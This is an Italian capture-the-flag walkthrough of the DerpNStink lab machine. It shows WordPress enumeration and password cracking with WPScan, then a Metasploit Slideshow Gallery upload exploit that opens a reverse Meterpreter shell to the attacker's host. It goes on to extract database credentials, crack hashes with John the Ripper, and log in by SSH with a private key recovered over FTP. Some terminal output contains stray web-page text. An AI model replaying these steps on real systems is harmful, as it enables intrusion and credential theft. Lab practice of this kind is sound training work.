


try harder!

Tentativo su “<http://192.168.1.89/weblog/>” che a differenza degli altri due path ci risponde con “unable to connect”. Questo ci fa pensare che possa esserci qualcosa di diverso in questa directory.




Procediamo così ad effettuare un check del codice sorgente della pagina in questione. Ecco che ritroviamo dei collegamenti all'interno tra cui il path del file info.txt che si trova nella directory nascosta “webnote” e potrebbe essere molto interessante per noi. Decidiamo quindi di accedervi.




Al suo interno troviamo un piccolo testo che riporta: “@stinky, assicurati di aggiornare il tuo file hosts con dns locale in modo che il nuovo blog DerpNStink possa essere raggiunto prima che venga pubblicato →”

Da esso deduciamo inoltre che c’è un utente che si chiama “stinky”.



```
← → C ⌂ Not secure | derpnstink.local/webnotes/info.txt
Nessus Essent...
--> @stinky, make sure to update your hosts file with local dns so the new derpnstink blog can be reached before it goes live -->
```

Per ovviare a questo problema, abbiamo apportato una **modifica al file hosts** presente nel percorso **/etc/hosts** che viene utilizzato per la risoluzione dei nomi di dominio in indirizzi IP localmente sul tuo computer. Quando tenti di accedere a un nome di dominio tramite il tuo browser o un’applicazione di rete, il sistema operativo verifica prima il file “/etc/hosts” per vedere se contiene un’associazione per quel nome di dominio. Se l’associazione esiste nel file, il sistema utilizzerà l’indirizzo IP specificato per raggiungere il sito web o il servizio corrispondente. Abbiamo quindi **associato l’indirizzo IP di Derpnstink con derpnstink.local/weblog**



```
File Actions Edit View Help
GNU nano 7.2          /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
192.168.1.89   derpnstink.local/weblog
::1            localhost ip6-localhost ip6-loopback
ff02 :: 1      ip6-allnodes
ff02 :: 2      ip6-allrouters
```

Continuando poi l'esplorazione del file sorgente riusciamo anche a trovare alla riga 112 la nostra prima flag.

```
102 <div>
103 <div>
104 <div>
105 <div class=tryharder>
106 <div>
107 <div>
108 <div>
109 <div>
110 <div>
111 <div>
112 <--flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
113 </div>
114 </div>
115 </div>
116 </div>
117 </div>
118 </div>
119 </div>
120 </div>
```

FLAG 2

Successivamente, considerando il successo appena ottenuto, decidiamo di condurre un'analisi più approfondita del sito. Esaminando ancora il codice sorgente della pagina, notiamo che il sito è basato su Wordpress. Pertanto, decidiamo di eseguire una scansione con WPScan, come abbiamo fatto il giorno precedente.

Avviamo WPScan utilizzando il comando "`wpscan --url http://derpnstink.local/weblog/ -e u -e at -e ap`", che ha lo scopo di enumerare gli utenti, le vulnerabilità del sito e dei plugin presenti su di esso. Al termine della scansione, otteniamo l'informazione che l'utente "**admin**" è presente nel sistema e ci sono diverse vulnerabilità tra cui una relativa al plugin "slideshow gallery".

Di seguito gli screen dell'operazione appena effettuata.

Procediamo allora ad effettuare un tentativo di **password cracking** con **wpscan** e al termine del processo ci viene restituita la password “**admin**”.

Riusciamo così ad effettuare il login all'interno del sito wordpress, ma **notiamo che l'utente admin non è effettivamente l'amministratore** del sito e di conseguenza ha accesso a poche sezioni di quest'ultimo, possiamo però sfruttare queste credenziali tramite un exploit diverso.

Decidiamo quindi di provare a utilizzare qualche modulo per WordPress presente in msfconsole. Dopo aver avviato msfconsole, utilizziamo il comando "search webapp wp" per cercare tutti i moduli disponibili relativi alle applicazioni web di WordPress. Tra questi moduli, selezioniamo il modulo "exploit/unix/webapp/wp_slideshowgallery_upload" in quanto con la scansione di wpscan fatta in precedenza era emerso anche che su questa versione di Wordpress era attiva ancora tale vulnerabilità.

Il modulo "exploit/unix/webapp/wp_slideshowgallery_upload" è progettato per sfruttare una specifica vulnerabilità presente nel plugin "Slideshow Gallery" per WordPress. Questo modulo consente di caricare file malevoli sul sistema bersaglio, sfruttando una debolezza nel meccanismo di upload del plugin. Una volta caricato un file malevolo con successo, è possibile eseguire comandi arbitrari sul sistema bersaglio, ottenendo così un accesso non autorizzato.

#	Name	Profile	Disclosure Date	Rank	Check
0	exploit/unix/webapp/open_flash_chart_upload_exec		2009-12-14	great	Yes
1	exploit/unix/webapp/wp_admin_shell_upload		2015-02-21	excellent	Yes
2	exploit/unix/webapp/wp_asset_manager_upload_exec		2012-05-26	excellent	Yes
3	exploit/unix/webapp/wp_holding_pattern_file_upload		2015-02-11	excellent	Yes
4	exploit/unix/webapp/wp_infinitewp_auth_bypass	Default	2020-01-14	manual	Yes
5	exploit/unix/webapp/wp_optimizepress_upload		2013-11-29	excellent	Yes
6	exploit/unix/webapp/wp_phpmailer_host_header		2017-05-03	average	Yes
7	exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload		2014-11-11	excellent	Yes
8	exploit/unix/webapp/wp_pixabay_images_upload		2015-01-19	excellent	Yes
9	exploit/unix/webapp/wp_platform_exec	Ectoplasm	2015-01-21	excellent	No
10	exploit/unix/webapp/wp_advanced_custom_fields_exec		2012-11-14	excellent	Yes
11	exploit/unix/webapp/wp_foxypress_upload		2012-06-05	excellent	Yes
12	exploit/unix/webapp/wp_google_document_embedder_exec		2013-01-03	normal	Yes
13	exploit/unix/webapp/wp_pie_register_bypass_rce		2021-10-08	excellent	Yes
14	exploit/unix/webapp/wp_revslider_upload_execute		2014-11-26	excellent	Yes
15	exploit/unix/webapp/wp_total_cache_exec		2013-04-17	excellent	Yes
16	exploit/unix/webapp/wp_easycart_unrestricted_file_upload		2015-01-08	excellent	No
17	exploit/unix/webapp/wp_mobile_detector_upload_execute		2016-05-31	excellent	Yes
18	exploit/unix/webapp/wp_symposium_shell_upload		2014-12-11	excellent	Yes
19	exploit/unix/webapp/wp_property_upload_exec		2012-03-26	excellent	Yes
20	exploit/unix/webapp/wp_wptouch_file_upload		2014-07-14	excellent	Yes
21	exploit/unix/webapp/wp_wpshop_ecommerce_file_upload		2015-03-09	excellent	Yes
22	exploit/unix/webapp/wp_lastpost_exec		2005-08-09	excellent	No
23	exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload		2020-02-21	excellent	Yes
24	exploit/unix/webapp/wp_ajax_load_more_file_upload		2015-10-10	excellent	Yes
25	exploit/unix/webapp/wp_creativecontactform_file_upload		2014-10-22	excellent	Yes
26	exploit/unix/webapp/wp_downloadmanager_upload		2014-12-03	excellent	Yes
27	exploit/unix/webapp/wp_frontend_editor_file_upload		2012-07-04	excellent	Yes
28	exploit/unix/webapp/wp_inboundio_marketing_file_upload		2015-03-24	excellent	Yes
29	exploit/unix/webapp/wp_infusionsoft_upload		2014-09-25	excellent	Yes
30	exploit/unix/webapp/wp_wysija_newsletters_upload		2014-07-01	excellent	Yes
31	exploit/unix/webapp/wp_nmediawebsite_file_upload		2015-04-12	excellent	Yes
32	exploit/unix/webapp/wp_plainview_activity_monitor_rce		2018-08-26	excellent	Yes
33	exploit/unix/webapp/wp_reflexgallery_file_upload		2012-12-30	excellent	Yes
34	exploit/unix/webapp/wp_slideshowgallery_upload		2014-08-28	excellent	Yes
35	exploit/unix/webapp/wp_workthewflow_upload		2015-03-14	excellent	Yes

Successivamente, mantenendo il payload meterpreter impostato come predefinito, procediamo all'inserimento dei parametri "required" necessari per il corretto funzionamento dell'exploit. Questi parametri includono:

- **RHOSTS**: Indirizzo IP o hostname del sistema bersaglio su cui verrà eseguito l'exploit.
- **RPORT**: Numero di porta su cui il servizio bersaglio è in ascolto.
- **TARGETURI**: Percorso o URL specifico della risorsa bersaglio all'interno del sistema.
- **WPUSER**: Nome utente richiesto per l'autenticazione.
- **WPPASSWORD**: Password richiesta per l'autenticazione.

Ci assicuriamo poi di aver inserito correttamente questi parametri, in quanto sono essenziali per il funzionamento dell'exploit, ripetendo il comando "show options".

```
Name      Current Setting  Required  Description
Proxies
RHOSTS    192.168.1.89   yes       A proxy chain of format type:host:port[,type:host:port][...]
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /weblog         yes       The base path to the wordpress application
VHOST
WP_PASSWORD admin          yes       Valid password for the provided username
WP_USER   admin          yes       A valid username

Payload options (php/meterpreter/reverse_tcp):
          Username: admin
          Usernames cannot be changed.

Name      Current Setting  Required  Description
LHOST    192.168.1.88   yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   WP SlideShow Gallery 1.4.6 (unred)      admin
```

Una volta completata la configurazione, procediamo ad **avviare l'exploit** e osserviamo che viene stabilita una **sessione di Meterpreter**. Successivamente, utilizziamo il comando "sysinfo" per confermare che siamo effettivamente sulla macchina bersaglio denominata DerpNStitnk.

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.88:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file ayckpefs.php
[*] Sending stage (39927 bytes) to 192.168.1.89
[+] Deleted ayckpefs.php
[*] Meterpreter session 1 opened (192.168.1.88:4444 → 192.168.1.89:55786) at 2023-06-20 05:32:40 -0400

meterpreter > sysinfo
Computer : DeRPnStiNK
OS       : Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686
Meterpreter : php/linux
meterpreter > |
```

Successivamente, eseguiamo il comando "ls" per ottenere un elenco di tutti i file presenti nella directory corrente. Tra tutti i file elencati, il file che cattura la nostra attenzione è **il file di configurazione di WordPress denominato "wp_config.php"**.

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	418	fil	2013-09-24 20:18:11 -0400	index.php
100644/rw-r--r--	19935	fil	2023-06-20 03:39:27 -0400	license.txt
100644/rw-r--r--	7322	fil	2017-12-12 13:39:41 -0500	readme.html
100644/rw-r--r--	6873	fil	2023-06-20 03:39:27 -0400	wp-activate.php
040755/rwxr-xr-x	4096	dir	2016-08-16 14:23:16 -0400	wp-admin
100644/rw-r--r--	364	fil	2015-12-19 06:20:28 -0500	wp-blog-header.php
100644/rw-r--r--	1477	fil	2016-05-23 12:44:27 -0400	wp-comments-post.php
100644/rw-r--r--	2853	fil	2015-12-16 04:58:26 -0500	wp-config-sample.php
100644/rw-r--r--	3123	fil	2017-11-11 21:35:09 -0500	wp-config.php
040755/rwxr-xr-x	4096	dir	2017-11-12 22:44:04 -0500	wp-content
100644/rw-r--r--	3286	fil	2015-05-24 13:26:25 -0400	wp-cron.php
040755/rwxr-xr-x	12288	dir	2016-08-16 14:23:17 -0400	wp-includes
100644/rw-r--r--	2382	fil	2016-05-23 12:44:27 -0400	wp-links-opml.php
100644/rw-r--r--	3353	fil	2016-04-14 13:53:28 -0400	wp-load.php

Utilizziamo quindi il comando "cat" per vedere il contenuto del file.

```
meterpreter > cat wp-config.php
<?php
/** 
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Ottieniamo così una lista di database di wordpress **tra cui “DB_USER:root” e “DB_PASSWORD:mysql”** che possiamo utilizzare per un tentativo di **login al sito phpmyadmin**.


Una volta completato il processo di login, ci troviamo nella **dashboard di phpMyAdmin**, dove troviamo i **nomi utente con gli hash delle password**, in particolare per l'utente "**unclestinky**". A questo punto, è sufficiente **copiare i nomi utente e gli hash corrispondenti in un file di testo** e fornirlo come **input a John the Ripper** per eseguire la procedura di password cracking.

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local		2017-11-12 03:25:32
2	admin	\$P\$BgnU3VLAvg.RWd3rdkfVluQr6mFvpd/	admin	admin@derpnstink.local		2017-11-13 04:29:35

Avviamo quindi il **processo di cracking** e al termine ci viene restituita la password dell'user **unclestinky** che è **wedgie57**.

```
(nightwing㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashderp.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin      (admin)
wedgie57   (unclestinky)
2g 0:00:01:32 DONE (2023-06-20 15:33) 0.02157g/s 30170p/s 30384c/s 30384C/s wedner12 .. wedding896
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

A questo punto proviamo a fare nuovamente il login su wordpress con il nuovo utente e notiamo come l'user “unclestinky” sia l'admin del sito in quanto ha i permessi per effettuare qualsiasi operazione.



Il tentativo di login avviene con successo e riusciamo così a recuperare la seconda flag.

At a Glance

1 Post 1 Page
1 Comment

WordPress 4.6.26 running Twenty Sixteen theme. [Update to 6.2.2](#)

Activity

Recently Published
Nov 12th 2017, 3:25 am [Hello world!](#)

Recent Comments

Quick Draft

Title

What's on your mind?

Save Draft

Drafts

Flag.txt November 13, 2017
flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b4440
7f1dc07e51e6)

FLAG 3

Per la terza flag, procediamo con un **tentativo di connessione FTP**, cercando di effettuare il login utilizzando le credenziali dell'utente appena trovato. Utilizzando l'utente unclestinky ci dice permesso negato, proviamo quindi ad utilizzare solamente stinky come visto in precedenza e questa volta il login avviene con successo e procediamo quindi con un controllo dei file e delle cartelle presenti.

Dopo diversi tentativi, riusciamo ad accedere alla cartella "ssh" situata nel percorso: /files/ssh/ssh/ssh/ssh/ssh/ssh. All'interno di questa cartella, troviamo un file chiamato "key.txt".

Dato che questo file è stato ben nascosto, deduciamo che possa **contenere informazioni importanti relative al protocollo SSH**.

Utilizzando il comando "get", effettuiamo il download del file e successivamente terminiamo la connessione FTP.

```
└─(nightwing㉿kali)-[~]
$ ftp 192.168.1.25
Connected to 192.168.1.25.
220 (vsFTPd 3.0.2)
Name (192.168.1.25:nightwing): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47278|).
150 Here comes the directory listing.
drwxr-xr-x    5 1001      1001        4096 Nov 12  2017 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47727|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001      1001        4096 Nov 12  2017 network-logs
drwxr-xr-x    3 1001      1001        4096 Nov 12  2017 ssh
-rw-rxr-xr-x    1 0          0           17 Nov 12  2017 test.txt
drwxr-xr-x    2 0          0           4096 Nov 12  2017 tmp
226 Directory send OK.
ftp> cd ssh/ssh/ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40559|).
150 Here comes the directory listing.
drwxr-xr-x    3 1001      1001        4096 Nov 12  2017 ssh
226 Directory send OK.
ftp> cd ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49832|).
150 Here comes the directory listing.
-rw-rxr-xr-x    1 0          0           1675 Nov 13  2017 key.txt
226 Directory send OK.
ftp> get key.txt
local: key.txt remote: key.txt
229 Entering Extended Passive Mode (|||40396|).
150 Opening BINARY mode data connection for key.txt (1675 bytes).
100% |*****
```

Procediamo poi con il comando “cat” a controllare il contenuto del file key.txt

```
(nightwing㉿kali)-[~]
└─$ cat key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwSaN10E76mjta6fOpAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
2xba30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8flgSk9c0
uJz0t9ih/MPmkjzfVdL9oW2Nh1XIctVftZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJ1q/oIAjJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbSyMc5CyA09/f
5xZ9f1ofSYhiCQ+dp9CTgh/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxm03/VyVB
LHXaio3hmhshttdFp4bFc3foTTSyJobGoFX+ewIDAQABoIBACESDdS2H8EZ6Cqc
nRfehdBR2A/72oj3/1SbdNeys0HkJBppoZRS5je2o2Uzg95ebkiq9iPjbSAXICAD
D3CVrJ0oHxvtWnLoQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
ZpHuqXR8AqIaKl9ZBNZ5VVTM7fvFvL5afN5eWIZlOTDf++VSdedtR7nL2ggzacNk
Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+q0bdYoaiFnexucvkMSFD7VAdfFUECQIyq
YVbsp5tec2N4DhdK/B0V8D4+6u90uoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQhL0
DeZCLQECgYE9qUoeblEro6ICqvccrye0ram38XmxAhVIPM7g5QXh58YdB1D6sq6X
VGGEaLxypnUbbDnJQ92Do0AtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwHcJ2swloECgYEAYhN7
VNG/Nrc4/yeTqfrxzDBdHm+y9nowlWL+PQim9z+j78tlWX/9P8h98g0LADEvOZvc
fh1eW0gE4DDyRBeYetBytFc0kzzbcQtd7042/oPmpbW55lzKBnnXk03BI2bgU9Br
7QTsJlcUybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBxyLufBz9Um/cTHdgtTab
L0LWucc5KMxMkTwbK92N6U2XBHrDV9wkZ2CIWPejZz8hbH830cfy1jbETJvHms9q
cxaQMZAfZ2OFQ3xebtfacNemn0b7RrHJibicaaM5xHvkHBXjlWN8e+b3×8jq2b8
gDfjM3A/S8+Bjogb/01JAQKBgGfUvbY9eBKhr06B+fnEre06c1Ar0/5qZLVKczD7
RTazcF3m81P6dRj052QsPQ4vay0kK3vqDA+s6lGPKDraGbAq0+5paCKCubN/1qP1
14fUmuXijCjikAPwoRQ//5MtWiwu2cj8Ice/PZIGD/kXk+sJXyCz2TiXcD/qh1W
pF13AoGBAJG43we0x9gyy1Bo64cBtZ7iPJ9doiz5Y6UWYNxy3/f2wZ37D99NSndz
UBTpqkw0sAptqkjKeNtLCYtHNFJAnE0/uAg0AyX+SHhas0l2IYlUlk8AttcHP1kA
a4Id4FLCiJAXl3/ayyrUghuWWA3jMW3JgZdMyhU3OV+wyZz25S8o
-----END RSA PRIVATE KEY-----
```

Proviamo quindi ad effettuare una connessione SSH con l’utente unclestincky, senza successo.

```
(nightwing㉿kali)-[~/ssh]
└─$ ssh stinky@192.168.1.25
Ubuntu 14.04.5 LTS
PUBLIC
Questions
Tags
Users
Companies
Unanswered
TEAMS
Stack Overflow for Teams - Start
collaborating and sharing organizational knowledge
Free
sign_and_send_pubkey: no mutual signature supported
stinky@192.168.1.25: Permission denied (publickey).
```

Proviamo quindi ad **utilizzare il file key.txt** precedentemente trovato durante il tentativo di connessione SSH anche qui senza successo.

```
(nightwing㉿kali)-[~]
$ ssh -i key.txt stinky@192.168.1.25
Ubuntu 14.04.5 LTS

Derrrrrp N
Stink
Users
Companies
Unanswered
Teams
Stack Overflow for
Teams – Start
collaborating and
sharing organizational
knowledge.
1. 0
2. M
3. N
4. N
5. 1
6. H
7. S

WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0744 for 'key.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key.txt": bad permissions
stinky@192.168.1.25: Permission denied (publickey).
```

Come si nota otteniamo un errore di permessi alla prima riga, pensiamo quindi sia doveroso cambiare i permessi del file key.txt.

Quindi procediamo alla **modifica dei permessi del file "key.txt"**, assegnando tutti i permessi utilizzando il comando "**chmod 700 key.txt**".

Effettuiamo quindi un ulteriore tentativo di accesso.

```
[nighwing@kali:~]
$ chmod 700 key.txt

[nighwing@kali:~]
$ ssh -i key.txt stinky@192.168.1.25
Ubuntu 14.04.5 LTS

Derrrrrp N
Stink
Stack Overflow for
Teams – Start
collaborating and
sharing organizational
knowledge.

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation: https://help.ubuntu.com/

331 packages can be updated.
231 updates are security updates.

Last login: Mon Nov 13 00:31:29 2017 from 192.168.1.129
stinky@DeRPnStiNK:~$
```

Osserviamo come questa volta, **riusciamo finalmente ad accedere e completare la connessione** al servizio SSH utilizzando l'utente "**stinky**".


A questo punto, rimane soltanto da seguire la procedura standard utilizzando i comandi "ls" per visualizzare l'elenco delle directory, "cd" per spostarci nella directory "Desktop" e infine "cat" per visualizzare il contenuto del file "flag.txt".

FLAG 4

Per la quarta flag, il procedimento prevede di effettuare un tentativo di connessione al servizio SSH utilizzando l'utente "mrderp" per il login, del quale deduciamo l'esistenza dalla conversazione di cui sotto.

Come primo passo, **dobbiamo recuperare la password dell'utente**. Per fare ciò, è necessario, dalla sessione SSH precedente, **navigare nella directory "Documents"** e scaricare il file **"derpissues.pcap"**.

Il file "derpissues.cap" è collegato al file "derpissues.txt", che contiene una conversazione divertente tra i due utenti, dalla quale si intuisce che sarà necessario utilizzare Wireshark per individuare il problema relativo al login dell'utente "mrderp".



